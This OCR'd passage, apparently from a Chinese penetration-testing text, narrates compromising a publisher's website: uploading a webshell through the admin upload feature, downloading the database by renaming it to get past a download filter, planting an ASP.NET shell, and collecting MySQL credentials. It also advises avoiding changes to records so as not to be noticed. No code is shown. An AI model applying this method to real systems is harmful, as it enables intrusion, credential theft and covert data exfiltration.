


图 4　获取后台地址

2）登录后台

验证成功后，顺利进入后台，如图 5 所示，表明该网站是一个出版社的网站管理系统。进入后台后仔细观察和测试后台页面。

3）上传点测试

如图 6 所示，新建一条 test 记录，然后再查看，在做测试时一定要切记不要修改原有的数据记录，否则会被发现。如果要修改，记得修改完毕后一定要恢复原状。




图 5　成功登录后台系统




图 6　添加测试记录

在该系统中有文件上传和照片上传功能，上传是快捷获取 Webshell 的一种方式，如图 7 所示，在“上传档案”中直接上传一个 Webshell，结果很顺利，不得不说运气很好！

4）获取 Webshell 的具体地址

上传文件成功后，再次回到刚才添加的记录，通过查看记录可以看到刚才添加的 Webshell 图片，通过查看图片属性获取 Webshell 的真实地址，如图 8 所示。




图 7　获取上传页面




图 8　获取上传 Webshell 的具体地址

5）测试 Webshell

如图 9 所示，在浏览器中输入刚才获取的 Webshell 的地址，顺利打开 Shell 登录页面，输入密码后成功登录。




图 9　测试 Webshell

渗透提权测试

1）查看系统用户

在 Webshell 中选择“系统服务->用户账号”查看系统的用户情况，通过该信息来看看是否前面有人曾经进过系统。如图 10 所示，可以看到用户和用户组的情况。收集这些信息有助于在后期进行密码猜测等。

2）查看数据库等信息

如图 11 所示，通过浏览网站文件获取数据库的实际连接文件 connection.asp，通过 Webshell 中的编辑来

查看该文件内容，该数据库文件为 bin.asp。




图 10　获取用户情况




图 11　获取数据库等信息

3）下载数据库

该系统中对文件下载做了限制，我先后对 bin.asp 文件复制并重命名，命名为 bin.mdb 以及 bin.bak 均不能进行，后面将其命名为 bin.rar 才成功得以下载，如图 12 所示，将其下载到本地。




图 12　下载网站数据库

4）上传其他 Webshell

ASP 的 Webshell 权限相对较低，通过查看该服务器，发现该服务器支持 asp、php、aspx 以及 pl。上传一个 ASP.NET 的马，上传后能够成功执行，如图 13 所示，可以执行命令，不过权限为"nt authority\network service"，直接提权比较困难。

5）继续获取其他信息

通过 ASP.NET 的 Webshell 中的 IIS Spy 功能，进一步获取其他网站的数据库连接信息，如图 14 所示，获取了 MySQL 数据库的一个用户和密码信息。

